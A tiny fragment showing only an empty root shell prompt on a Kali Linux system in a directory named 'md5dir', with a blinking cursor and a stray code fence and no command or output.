┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# █
```